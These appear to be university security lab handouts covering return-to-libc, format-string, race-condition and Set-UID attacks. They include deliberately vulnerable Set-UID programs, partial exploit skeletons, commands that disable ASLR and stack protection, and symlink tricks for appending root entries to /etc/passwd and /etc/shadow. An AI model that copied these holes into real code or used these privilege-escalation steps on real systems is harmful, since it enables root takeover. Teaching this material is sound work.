The learning objective of this lab is for students to gain the first-hand experience on an interesting variant of buffer-overflow attack; this attack can bypass an existing protection scheme currently implemented in major Linux operating systems. A common way to exploit a buffer-overflow vulnerability is to overflow the buffer with a malicious shellcode, and then cause the vulnerable program to jump to the shellcode that is stored in the stack. To prevent these types of attacks, some operating systems (for example Fedora) allow system administrators to make stacks non-executable; therefore, jumping to the shellcode will cause the program to fail.

Unfortunately, the above protection scheme is not fool-proof; there exists a variant of buffer-overflow attack called the `return-to-libc` attack, which does not need an executable stack; it does not even use shell code. Instead, it causes the vulnerable program to jump to some existing code, such as the `system()` function in the `libc` library, which is already loaded into the memory.

In this lab, students are given a program with a buffer-overflow vulnerability; their task is to develop a `return-to-libc` attack to exploit the vulnerability and finally to gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in Ubuntu to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

2 Lab Tasks

2.1 Lab Environment

You can execute the lab tasks using the preconfigured `Ubuntu` machine. [1]`Ubuntu` and several other Linux-based systems use address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable this feature using the following command:

```
$ su root
  Password: (enter root password)
#sysctl -w kernel.randomize_va_space=0
```

ExecShield Protection: Fedora linux implements a protection mechanism called ExecShield by default, but Ubuntu systems do not have this protection by default. ExecShield essentially disallows executing any code that is stored in the stack. As a result, buffer-overflow attacks that have the exploit code in the stack will not work. To disable ExecShield in Fedora, you may use the following command.

[1]We have tested this lab in Ubuntu Ver.9.04. It should also work for the most recent Ubuntu versions.

```
$ su root
  Password: (enter root password)
# sysctl -w kernel.exec-shield=0
```

Because return-to-libc attacks should work in presence of this protection, you need not disable this feature if you are using a Fedora machine.

Moreover, to further protect against buffer overflow attacks and other attacks that use shell programs, many shell programs automatically drop their privileges when invoked. Therefore, even if you can "fool" a privileged `Set-UID` program to invoke a shell, you might not be able to retain the privileges within the shell. This protection scheme is implemented in `/bin/bash`. In Ubuntu, `/bin/sh` is actually a symbolic link to `/bin/bash`. To see the life before such protection scheme was implemented, we use another shell program (the `zsh`), instead of `/bin/bash`. The preconfigured `Ubuntu` virtual machines contains a `zsh` installation. If you are using other linux systems that do not contain `zsh` by default, you have to install `zsh` for doing the lab. For example, in Fedora linux systems you may use the following procedure to install `zsh`

```
$ su
  Password: (enter root password)
# wget ftp://rpmfind.net/linux/fedora/(continue on the next line)
           core/4/i386/os/Fedora/RPMS/zsh-4.2.1-2.i386.rpm
# rpm -ivh zsh-4.2.1-2.i386.rpm
```

The following instructions describe how to link the `zsh` program to `/bin/sh`.

```
# cd /bin
# rm sh
# ln -s /bin/zsh /bin/sh
```

Furthermore, the GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection when you are comiling the program using the switch *-fno-stack-protector*. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

```
gcc -fno-stack-protector example.c
```

Note for Instructors: For this lab, a lab session is desirable, especially if students are not familiar with the tools and the enviornments. If an instructor plans to hold a lab session (by himself/herself or by a TA), it is suggested the following to be covered in the lab session [2]:

1. The use of the virtual machine software.
2. Basic use of `gdb` debug commands and stack stucture.
3. Configuring the lab environment.

[2]We assume that the instructor has already covered the concepts of the attacks in the lecture, so we do not include them in the lab session.

2.2 The Vulnerable Program

```
/* retlib.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");

    fclose(badfile);
    return 1;
}
```

Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the `root` account, and `chmod` the executable to `4755`:

```
  $ su root
    Password (enter root password)
  # gcc -fno-stack-protector -o retlib retlib.c
  # chmod 4755 retlib
  # exit
```

The above program has a buffer overflow vulnerability. It first reads an input of size 40 bytes from a file called “badfile” into a buffer of size 12, causing the overflow. The function fread() does not check boundaries, so buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called “badfile”. This file is under users’ control. Now, our objective is to create the contents for “badfile”, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

2.3 Task 1: Exploiting the Vulnerability

Create the **badfile**. You may use the following framework to create one.

```
/* exploit_1.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[40];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[X] = some address ;   //  "/bin/sh"
  *(long *) &buf[Y] = some address ;   //  system()
  *(long *) &buf[Z] = some address ;   //  exit()

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

You need to figure out the values for those addresses, as well as to find out where to store those addresses. If you incorrectly calculate the locations, your attack might not work.

After you finish the above program, compile and run it; this will generate the contents for "badfile". Run the vulnerable program `retlib`. If your exploit is implemented correctly, when the function `bof` returns, it will return to the `system()` libc function, and execute `system("/bin/sh")`. If the vulnerable program is running with the root privilege, you can get the root shell at this point.

It should be noted that the `exit()` function is not very necessary for this attack; however, without this function, when `system()` returns, the program might crash, causing suspitions.

```
  $ gcc -o exploit_1 exploit_1.c
  $./exploit_1       // create the badfile
  $./retlib          // launch the attack by running the vulnerable program
  # <---- You've got a root shell!
```

2.4 Task 2: Protection in `/bin/bash`

Now, we let `/bin/sh` point to `/bin/bash`, and run the same attack developed in the previous task. Can you get a shell? Is the shell the root shell? What has happened? It appears that there is some protection mechanism in `bash` that makes the attack unsuccessful. Actually, `bash` automatically downgrade its privilege if it is executed in `Set-UID` root context; this way, even if you can invoke `bash`, you will not gain the root privilege.

```
  $ su root
    Password: (enter root password)
  # cd /bin
  # rm sh
  # ln -s bash sh   // link /bin/sh to /bin/bash
  # exit
  $./retlib          // launch the attack by running the vulnerable program
```

However, there are ways to get around this protection scheme. Although `/bin/bash` has restriction on running `Set-UID` programs, it does allow the real root to run shells. Therefore, if you can turn the current `Set-UID` process into a real `root` process, before invoking `/bin/bash`, you can bypass that restriction of `bash`. The `setuid(0)` system call can help you achieve that. Therefore, you need to first invoke `setuid(0)`, and then invoke `system("/bin/sh")`; all of these have to be done using the return-to-libc mechanism. The incomplete exploit code is given in the following:

```
/* exploit_2.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[40];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for W, X, Y, Z */
  /* You need to decide the addresses and
     the values for W, X, Y, Z. The order of the following
     three statements does not imply the order of W, X, Y, Z. */
  *(long *) &buf[W] = some address ;   //  system()
  *(long *) &buf[X] = some address ;   //  address of "/bin/sh"
  *(long *) &buf[Y] = some address ;   //  setuid()
  *(long *) &buf[Z] = 0;               //  parameter for setuid

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

2.5 Task 3: Address Randomization and Stack Smash Protection

Now, we turn on the Ubuntu's address randomization and Stack Smash Protection. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization and stack smash protection make your attacks difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

```
  $ su root
```

```
    Password: (enter root password)
  # /sbin/sysctl -w kernel.randomize_va_space=2
```

Compile the vulnerable program retlib.c as shown below:

```
  $ su root
    Password (enter root password)
  # gcc -o retlib retlib.c
  # chmod 4755 retlib
  # exit
```

3 Guidelines: Understanding the function call mechanism

3.1 Find out the addresses of libc functions

To find out the address of any libc function, you can use the following `gdb` commands (`a.out` is an arbitrary program):

```
 $ gdb a.out

 (gdb) b main
 (gdb) r
 (gdb) p system
  $1 = {<text variable, no debug info>} 0x9b4550 <system>
 (gdb) p exit
  $2 = {<text variable, no debug info>} 0x9a9b70 <exit>
```

From the above `gdb` commands, we can find out that the address for the `system()` function is `0x9b4550`, and the address for the `exit()` function is `0x9a9b70`. The actual addresses in your system might be different from these numbers.

3.2 Putting the shell string in the memory

One of the challenge in this lab is to put the string `"/bin/sh"` into the memory, and get its address. This can be achieved using environment variables. When a C program is executed, it inherits all the environment variables from the shell that executes it. The environment variable **SHELL** points directly to `/bin/bash` and is needed by other programs, so we introduce a new shell variable **MYSHELL** and make it point to `zsh`

```
  $ export MYSHELL=/bin/sh
```

We will use the address of this variable as an argument to `system()` call. The location of this variable in the memory can be found out easily using the following program:

```
  void main(){
    char* shell =  getenv("MYSHELL");
    if (shell)
       printf("%x\n", (unsigned int)shell);
  }
```

If the address randomization is turned off, you will find out that the same address is printed out. However, when you run the vulnerabile program `retlib`, the address of the environment variable might not be exactly the same as the one that you get by running the above program; such an address can even change when you change the name of your program (the number of characters in the file name makes difference). The good news is, the address of the shell will be quite close to what you print out using the above program. Therefore, you might need to try a few times to succeed.


3.3 Understand the Stack

To know how to conduct the `return-to-libc` attack, it is essential to understand how the stack works. We use a small C program to understand the effects of a function invocation on the stack.


```
/* foobar.c */
#include<stdio.h>
void foo(int x)
{
  printf("Hello world: %d\n", x);
}

int main()
{
  foo(1);
  return 0;
}
```

We can use `"gcc -S foobar.c"` to compile this program to the assembly code. The resulting file `foobar.s` will look like the following:


```
    ......
  8 foo:
  9         pushl   %ebp
 10         movl    %esp, %ebp
 11         subl    $8, %esp
 12         movl    8(%ebp), %eax
 13         movl    %eax, 4(%esp)
 14         movl    $.LC0, (%esp)   : string "Hello world: %d\n"
 15         call    printf
 16         leave
 17         ret
    ......
 21 main:
 22         leal    4(%esp), %ecx
 23         andl    $-16, %esp
 24         pushl   -4(%ecx)
 25         pushl   %ebp
 26         movl    %esp, %ebp
 27         pushl   %ecx
 28         subl    $4, %esp
 29         movl    $1, (%esp)
```




(a) Line 28: subl $4, %esp
Line 29: movl $1, (%esp)




(b) Line 30: call foo




(c) Line 9: push %ebp
Line 10: movl %esp, %ebp



(d) Line 11: subl $8, %esp



(e) Line 16: leave



(f) Line 17: ret

Figure 1: Entering and Leaving `foo()`

```
30          call    foo
31          movl    $0, %eax
32          addl    $4, %esp
33          popl    %ecx
34          popl    %ebp
35          leal    -4(%ecx), %esp
36          ret
```

3.4 Calling and Entering `foo()`

Let us concentrate on the stack while calling `foo()`. We can ignore the stack before that. Please note that line numbers instead of instruction addresses are used in this explanation.

- **Line 28-29:**: These two statements push the value 1, i.e. the argument to the `foo()`, into the stack. This operation increments `%esp` by four. The stack after these two statements is depicted in Figure 1(a).
- **Line 30: `call foo`**: The statement pushes the address of the next instruction that immediately follows the `call` statement into the stack (i.e the return address), and then jumps to the code of `foo()`. The current stack is depicted in Figure 1(b).
- **Line 9-10**: The first line of the function `foo()` pushes `%ebp` into the stack, to save the previous frame pointer. The second line lets `%ebp` point to the current frame. The current stack is depicted in Figure 1(c).
- **Line 11: `subl $8, %esp`**: The stack pointer is modified to allocate space (8 bytes) for local

variables and the two arguments passed to `printf`. Since there is no local variable in function `foo`, the 8 bytes are for arguments only. See Figure 1(d).

3.5 Leaving `foo()`

Now the control has passed to the function `foo()`. Let us see what happens to the stack when the function returns.

- **Line 16: `leave`**: This instruction implicitly performs two instructions (it was a macro in earlier x86 releases, but was made into an instruction later):

  ```
  mov  %ebp, %esp
  pop  %ebp
  ```

  The first statement release the stack space allocated for the function; the second statement recover the previous frame pointer. The current stack is depicted in Figure 1(e).

- **Line 17: `ret`**: This instruction simply pops the return address out of the stack, and then jump to the return address. The current stack is depicted in Figure 1(f).

- **Line 32: `addl $4, %esp`**: Further resotre the stack by releasing more memories allocated for `foo`. As you can clearly see that the stack is now in exactly the same state as it was before entering the function `foo` (i.e., before line 28).

References

[1] c0ntext Bypassing non-executable-stack during exploitation using return-to-libc http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf

[2] Phrack by Nergal Advanced return-to-libc exploit(s) *Phrack 49*, Volume 0xb, Issue 0x3a. Available at http://www.phrack.org/archives/58/p58-0x04

Format String Vulnerability Lab

1 Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on format-string vulnerability by putting what they have learned about the vulnerability from class into actions. The format-string vulnerability is caused by code like `printf(user_input)`, where the contents of variable of `user_input` is provided by users. When this program is running with privileges (e.g., `Set-UID` program), this `printf` statement becomes dangerous, because it can lead to one of the following consequences: (1) crash the program, (2) read from an arbitrary memory place, and (3) modify the values of in an arbitrary memory place. The last consequence is very dangerous because it can allow users to modify internal variables of a privileged program, and thus change the behavior of the program.

In this lab, students will be given a program with a format-string vulnerability; their task is to develop a scheme to exploit the vulnerability. In addition to the attacks, students will be guided to walk through a protection scheme that can be used to defeat this type of attacks. Students need to evaluate whether the scheme work or not and explain why.

It should be noted that the outcome of this lab is operating system dependent. Our description and discussion are based on Ubuntu Linux. It should also work in the most recent version of Ubuntu. However, if you use different operating systems, different problems and issues might come up.

2 Lab Tasks

2.1 Task 1: Exploit the vulnerability

In the following program, you will be asked to provide an input, which will be saved in a buffer called `user_input`. The program then prints out the buffer using `printf`. The program is a `Set-UID` program (the owner is `root`), i.e., it runs with the root privilege. Unfortunately, there is a format-string vulnerability in the way how the `printf` is called on the user inputs. We want to exploit this vulnerability and see how much damage we can achieve.

The program has two secret values stored in its memory, and you are interested in these secret values. However, the secret values are unknown to you, nor can you find them from reading the binary code (for the sake of simplicity, we hardcode the secrets using constants 0x44 and 0x55). Although you do not know the secret values, in practice, it is not so difficult to find out the memory address (the range or the exact value) of them (they are in consecutive addresses), because for many operating systems, the addresses are exactly the same anytime you run the program. In this lab, we just assume that you have already known the exact addresses. To achieve this, the program "intentionally" prints out the addresses for you. With such knowledge, your goal is to achieve the followings (not necessarily at the same time):

- Crash the program .

- Print out the secret[1] value.
- Modify the secret[1] value.
- Modify the secret[1] value to a pre-determined value.

Note that the binary code of the program (`Set-UID`) is only readable/executable by you, and there is no way you can modify the code. Namely, you need to achieve the above objectives without modifying the vulnerable code. However, you do have a copy of the source code, which can help you design your attacks.

```
/* vul_prog.c */

#define SECRET1 0x44
#define SECRET2 0x55

int main(int argc, char *argv[])
{
  char user_input[100];
  int *secret;
  int int_input;
  int a, b, c, d; /* other variables, not used here.*/

  /* The secret value is stored on the heap */
  secret = (int *) malloc(2*sizeof(int));

  /* getting the secret */
  secret[0] = SECRET1; secret[1] = SECRET2;

  printf("The variable secret's address is 0x%8x (on stack)\n", &secret);
  printf("The variable secret's value is 0x%8x (on heap)\n", secret);
  printf("secret[0]'s address is 0x%8x (on heap)\n", &secret[0]);
  printf("secret[1]'s address is 0x%8x (on heap)\n", &secret[1]);

  printf("Please enter a decimal integer\n");
  scanf("%d", &int_input);  /* getting an input from user */
  printf("Please enter a string\n");
  scanf("%s", user_input); /* getting a string from user */

  /* Vulnerable place */
  printf(user_input);
  printf("\n");

  /* Verify whether your attack is successful */
  printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
  printf("The new secrets:      0x%x -- 0x%x\n", secret[0], secret[1]);
  return 0;
}
```

Hints: From the printout, you will find out that `secret[0]` and `secret[1]` are located on the heap, i.e., the actual secrets are stored on the heap. We also know that the address of the first secret (i.e., the value of the variable `secret`) can be found on the stack, because the variable `secret` is allocated on the stack. In other words, if you want to overwrite `secret[0]`, its address is already on the stack; your format string can take advantage of this information. However, although `secret[1]` is just right after `secret[0]`, its address is not available on the stack. This poses a major challenge for your format-string exploit, which needs to have the exact address right on the stack in order to read or write to that address.

2.2 Task 2: Memory randomization

If the first scanf statement (`scanf(``%d'', int_input)`) does not exist, i.e., the program does not ask you to enter an integer, the attack in Task 1 become more difficult for those operating systems that have implemented address randomization. Pay attention to the address of secret[0] (or secret[1]). When you run the program once again, will you get the same address?

Address randomization is introduced to make a number of attacks difficult, such as buffer overflow, format string, etc. To appreciate the idea of address randomization, we will turn off the address randomization in this task, and see whether the format string attack on the previous vulnerable program (without the first scanf statement) is still difficult. You can use the following command to turn off the address randomization (note that you need to run it as root):

```
    sysctl -w kernel.randomize_va_space=0
```

After turning off the address randomization, your task is to repeat the same task described in Task 1, but you have to remove the first scanf statement (`scanf(``%d'', int_input)`) from the vulnerable program.

How to let `scanf` accept an arbitrary number? Usually, `scanf` is going to pause for you to type inputs. Sometimes, you want the program to take a number 0x05 (not the character '5'). Unfortunately, when you type '5' at the input, `scanf` actually takes in the ASCII value of '5', which is 0x35, rather than 0x05. The challenge is that in ASCII, 0x05 is not a typable character, so there is no way we can type in this value. One way to solve this problem is to use a file. We can easily write a C program that stores 0x05 (again, not '5') to a file (let us call it `mystring`), then we can run the vulnerable program (let us call it `a.out`) with its input being redirected to `mystring`; namely, we run `a.out < mystring`. This way, `scanf` will take its input from the file `mystring`, instead of from the keyboard.

You need to pay attention to some special numbers, such as 0x0A (newline), 0x0C (form feed), 0x0D (return), and 0x20 (space). `scanf` considers them as separator, and will stop reading anything after these special characters if we have only one "%s" in `scanf`. If one of these special numbers are in the address, you have to find ways to get around this. To simplify your task, if you are unlucky and the secret's address happen to have those special numbers in it, we allow you to add another `malloc` statement before you allocate memory for `secret[2]`. This extra `malloc` can cause the address of secret values to change. If you give the `malloc` an appropriate value, you can create a "lucky" situation, where the addresses of secret do not contain those special numbers.

The following program writes a format string into a file called `mystring`. The first four bytes consist of an arbitrary number that you want to put in this format string, followed by the rest of format string that you typed in from your keyboard.

```
/* write_string.c */
```

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

int main()
{
  char buf[1000];
  int fp, size;
  unsigned int *address;


  /* Putting any number you like at the beginning of the format string */
  address = (unsigned int *) buf;
  *address = 0x22080;

  /* Getting the rest of the format string */
  scanf("%s", buf+4);
  size = strlen(buf+4) + 4;
  printf("The string length is %d\n", size);

  /* Writing buf to "mystring" */
  fp = open("mystring", O_RDWR | O_CREAT | O_TRUNC, S_IRUSR | S_IWUSR);
  if (fp != -1) {
    write(fp, buf, size);
    close(fp);
  } else {
    printf("Open failed!\n");
  }
}
```

3 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising.

Race Condition Vulnerability Lab

1 Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on the race-condition vulnerability by putting what they have learned about the vulnerability from class into actions. A race condition occurs when multiple processes access and manipulate the same data concurrently, and the outcome of the execution depends on the particular order in which the access takes place. If a privileged program has a race-condition vulnerability, attackers can run a parallel process to "race" against the privileged program, with an intention to change the behaviors of the program.

In this lab, students will be given a program with a race-condition vulnerability; their task is to develop a scheme to exploit the vulnerability and gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that can be used to counter the race-condition attacks. Students need to evaluate whether the schemes work or not and explain why.

2 Lab Tasks

2.1 A Vulnerable Program

The following program is a seemingly harmless program. It contains a race-condition vulnerability.

```
/*  vulp.c  */

#include <stdio.h>
#include<unistd.h>

#define DELAY 10000

int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;
   long int  i;

   /* get user input */
   scanf("%50s", buffer );

   if(!access(fn, W_OK)){
       /* simulating delay */
```

```
            for (i=0; i < DELAY; i++){
               int a = i^2;
            }

            fp = fopen(fn, "a+");
            fwrite("\n", sizeof(char), 1, fp);
            fwrite(buffer, sizeof(char), strlen(buffer), fp);
            fclose(fp);
       }
       else printf("No permission \n");
    }
```

This is part of a `Set-UID` program (owned by `root`); it appends a string of user input to the end of a temporary file `/tmp/XYZ`. Since the code runs with the root privilege, it carefully checks whether the real user actually has the access permission to the file `/tmp/XYZ`; that is the purpose of the `access()` call. Once the program has made sure that the real user indeed has the right, the program opens the file and writes the user input into the file.

It appears that the program does not have any problem at the first look. However, there is a race condition vulnerability in this program: due to the window (the simulated delay) between the check (`access`) and the use (`fopen`), there is a possibility that the file used by `access` is different from the file used by `fopen`, even though they have the same file name `/tmp/XYZ`. If a malicious attacker can somehow make `/tmp/XYZ` a symbolic link pointing to `/etc/shadow`, the attacker can cause the user input to be appended to `/etc/shadow` (note that the program runs with the root privilege, and can therefore overwrite any file).

2.2 Task 1: Exploit the Race Condition Vulnerabilities

You need to exploit the race condition vulnerability in the above `Set-UID` program. More specifically, you need to achieve the followings:

1. Overwrite any file that belongs to `root`.
2. Gain root privileges; namely, you should be able to do anything that root can do.

2.3 Task 2: Protection Mechanism A: Repeating

Getting rid of race conditions is not easy, because the check-and-use pattern is often necessary in programs. Instead of removing race conditions, we can actually add more race conditions, such that to compromise the security of the program, attackers need to win all these race conditions. If these race conditions are designed properly, we can exponentially reduce the winning probability for attackers. The basic idea is to repeat `access()` and `open()` for several times; at each time, we open the file, and at the end, we check whether the same file is opened by checking their `i-nodes` (they should be the same).

Please use this strategy to modify the vulnerable program, and repeat your attack. Report how difficult it is to succeed, if you can still succeed.

2.4 Task 3: Protection Mechanism B: Principle of Least Privilege

The fundamental problem of the vulnerable program in this lab is the violation of the *Principle of Least Privilege*. The programmer does understand that the user who runs the program might be too powerful, so he/she introduced `access()` to limit the user's power. However, this is not the proper approach. A better approach is to apply the *Principle of Least Privilege*; namely, if users do not need certain privilege, the privilege needs to be disabled.

We can use `seteuid` system call to temporarily disable the root privilege, and later enable it if necessary. Please use this approach to fix the vulnerability in the program, and then repeat your attack. Will you be able to succeed? Please report your observations and explanation.

3 Guidelines

3.1 Two Potential Targets

There are possibly many ways to exploit the race condition vulnerability in `vulp.c`. One way is to use the vulnerability to append some information to both `/etc/passwd` and `/etc/shadow`. These two files are used by `Unix` operating systems to authenticate users. If attackers can add information to these two files, they essentially have the power to create new users, including super-users (by letting uid to be zero).

The `/etc/passwd` file is the authentication database for a Unix machine. It contains basic user attributes. This is an ASCII file that contains an entry for each user. Each entry defines the basic attributes applied to a user. When you use the `mkuser` command to add a user to your system, the command updates the `/etc/passwd` file.

The file `/etc/passwd` has to be world readable, because many application programs need to access user attributes, such as user-names, home directories, etc. Saving an encrypted password in that file would mean that anyone with access to the machine could use password cracking programs (such as `crack`) to break into the accounts of others. To fix this problem, the shadow password system was created. The `/etc/passwd` file in the shadow system is world-readable but does not contain the encrypted passwords. Another file, `/etc/shadow`, which is readable only by root contains the passwords.

To find out what strings to add to these two files, run `mkuser`, and see what are added to these files. For example, the followings are what have been added to these files after creating a new user called `smith`:

```
/etc/passwd:
-------------
  smith:x:1000:1000:Joe Smith,,,:/home/smith:/bin/bash

/etc/shadow:
-------------
  smith:*1*Srdssdsdi*M4sdabPasdsdsdasdsdasdY/:13450:0:99999:7:::
```

The third column in the file `/etc/passwd` denotes the UID of the user. Because `smith` account is a regular user account, its value 1000 is nothing special. If we change this entry to 0, `smith` now becomes `root`.

3.2 Creating symbolic links

You can manually create symbolic links using `"ln -s"`. You can also call C function `symlink` to create symbolic links in your program. Since `Linux` does not allow one to create a link if the link already exists, we need to delete the old link first. The following C code snippet shows how to remove a link and then make `/tmp/XYZ` point to `/etc/passwd`:

```
unlink("/tmp/XYZ");
symlink("/etc/passwd","/tmp/XYZ");
```

3.3 Improving success rate

The most critical step (i.e., pointing the link to our target file) of a race-condition attack must occur within the window between check and use; namely between the `access` and the `fopen` calls in `vulp.c`. Since we cannot modify the vulnerable program, the only thing that we can do is to run our attacking program in parallel with the target program, hoping that the change of the link does occur within that critical window. Unfortunately, we cannot achieve the perfect timing. Therefore, the success of attack is probabilistic. The probability of successful attack might be quite low if the window are small. You need to think about how to increase the probability (Hints: you can run the vulnerable program for many times; you only need to achieve success once among all these trials).

Since you need to run the attacks and the vulnerable program for many times, you need to write a program to automate the attack process. To avoid manually typing an input to `vulp`, you can use redirection. Namely, you type your input in a file, and then redirect this file when you run `vulp`. For example, you can use the following: `vulp < FILE`.

In the program `vulp.c`, we intentionally added a DELAY parameter in the program. This is intended to make your attack easier. Once you have succeeded in your attacks, gradually reduce the value for DELAY. When DELAY becomes zero, how much longer does it take you to succeed?

3.4 Knowing whether the attack is successful

Since the user does not have the read permission for accessing `/etc/shadow`, there is no way of knowing if it was modified. The only way that is possible is to see its time stamps. Also it would be better if we stop the attack once the entries are added to the respective files. The following shell script checks if the time stamps of `/etc/shadow` has been changed. It prints a message once the change is noticed.

```
#!/bin/sh

old=`ls -l /etc/shadow`
new=`ls -l /etc/shadow`
while [ "$old" = "$new" ]
do
    new=`ls -l /etc/shadow`
done
echo "STOP... The shadow file has been changed"
```

3.5 Troubleshooting

While testing the program, due to untimely killing of the attack program, `/tmp/XYZ` may get into an unstable state. When this happens the OS automatically makes it a normal file with root as its owner. If this happens, the file has to be deleted and the attack has to be restarted.

3.6 Warning

In the past, some students accidentally emptied the `/etc/shadow` file during the attacks (we still do not know what has caused that). If you lose the shadow file, you will not be able to login again. To avoid this trouble, please make a copy of the original shadow file.

Set-UID Program Vulnerability Lab

Lab Description

`Set-UID` is an important security mechanism in Unix operating systems. When a `Set-UID` program is run, it assumes the owner's privileges. For example, if the program's owner is root, then when anyone runs this program, the program gains the root's privileges during its execution. `Set-UID` allows us to do many interesting things, but unfortunately, it is also the culprit of many bad things. Therefore, the objective of this lab is two-fold: (1) Appreciate its good side: understand why `Set-UID` is needed and how it is implemented. (2) Be aware of its bad side: understand its potential security problems.

Lab Tasks

This is an exploration lab. Your main task is to "play" with the `Set-UID` mechanism in `Linux`, and write a lab report to describe your discoveries. You are required to accomplish the following tasks in `Linux`:

1. (20 points) Figure out why `"passwd"`, `"chsh"`, `"su"`, and `"sudo"` commands need to be `Set-UID` programs. What will happen if they are not? If you are not familiar with these programs, you should first learn what they can do by reading their manuals. Please copy these commands to your own directory; the copies will not be `Set-UID` programs. Run the copied programs, and observe what happens.

2. (20 points) Run `Set-UID` shell programs in `Linux`, and describe and explain your observations.

   (a) Login as root, copy `/bin/zsh` to `/tmp`, and make it a set-root-uid program with permission `4755`. Then login as a normal user, and run `/tmp/zsh`. Will you get root privilege? Please describe your observation. If you cannot find `/bin/zsh` in your operating system, please use the following command to install it:

   - Note: in our pre-built `Ubuntu` VM image, `zsh` is already installed.
   - For `Fedora`

     ```
     $ su
       Password: (enter root password)
     # yum install zsh
     ```
   - For `Ubuntu`

     ```
     $ su
       Password: (enter root password)
     # apt-get install zsh
     ```

   (b) Instead of copying /bin/zsh, this time, copy /bin/bash to /tmp, make it a set-root-uid program. Run /tmp/bash as a normal user. will you get root privilege? Please describe and explain your observation.

3. (Setup for the rest of the tasks) As you can find out from the previous task, /bin/bash has certain built-in protection that prevent the abuse of the Set-UID mechanism. To see the life before such a protection scheme was implemented, we are going to use a different shell program called /bin/zsh. In some Linux distributions (such as Fedora and Ubuntu), /bin/sh is actually a symbolic link to /bin/bash. To use zsh, we need to link /bin/sh to /bin/zsh. The following instructions describe how to change the default shell to zsh.

```
$ su
  Password: (enter root password)
# cd /bin
# rm sh
# ln -s zsh sh
```

4. (15 points) **The PATH environment variable.**
   The system(const char *cmd) library function can be used to execute a command within a program. The way system(cmd) works is to invoke the /bin/sh program, and then let the shell program to execute cmd. Because of the shell program invoked, calling system() within a Set-UID program is extremely dangerous. This is because the actual behavior of the shell program can be affected by environment variables, such as PATH; these environment variables are under user's control. By changing these variables, malicious users can control the behavior of the Set-UID program.

   The Set-UID program below is supposed to execute the /bin/ls command; however, the programmer only uses the relative path for the ls command, rather than the absolute path:

```
int main()
{
    system("ls");
    return 0;
}
```

   (a) Can you let this Set-UID program (owned by root) run your code instead of /bin/ls? If you can, is your code running with the root privilege? Describe and explain your observations.
   (b) Now, change /bin/sh so it points back to /bin/bash, and repeat the above attack. Can you still get the root privilege? Describe and explain your observations.

5. (15 points) **The difference between** system() **and** execve(). *Before you work on this task, please make sure that* /bin/sh *is pointed to* /bin/zsh.
   Background: Bob works for an auditing agency, and he needs to investigate a company for a suspected fraud. For the investigation purpose, Bob needs to be able to read all the files in the company's Unix system; on the other hand, to protect the integrity of the system, Bob should not be able to modify any file. To achieve this goal, Vince, the superuser of the system, wrote a special set-root-uid program (see below), and then gave the executable permission to Bob. This program requires Bob to type a file name at the command line, and then it will run /bin/cat to display the specified file.

Since the program is running as a root, it can display any file Bob specifies. However, since the program has no write operations, Vince is very sure that Bob cannot use this special program to modify any file.

```
#include <string.h>
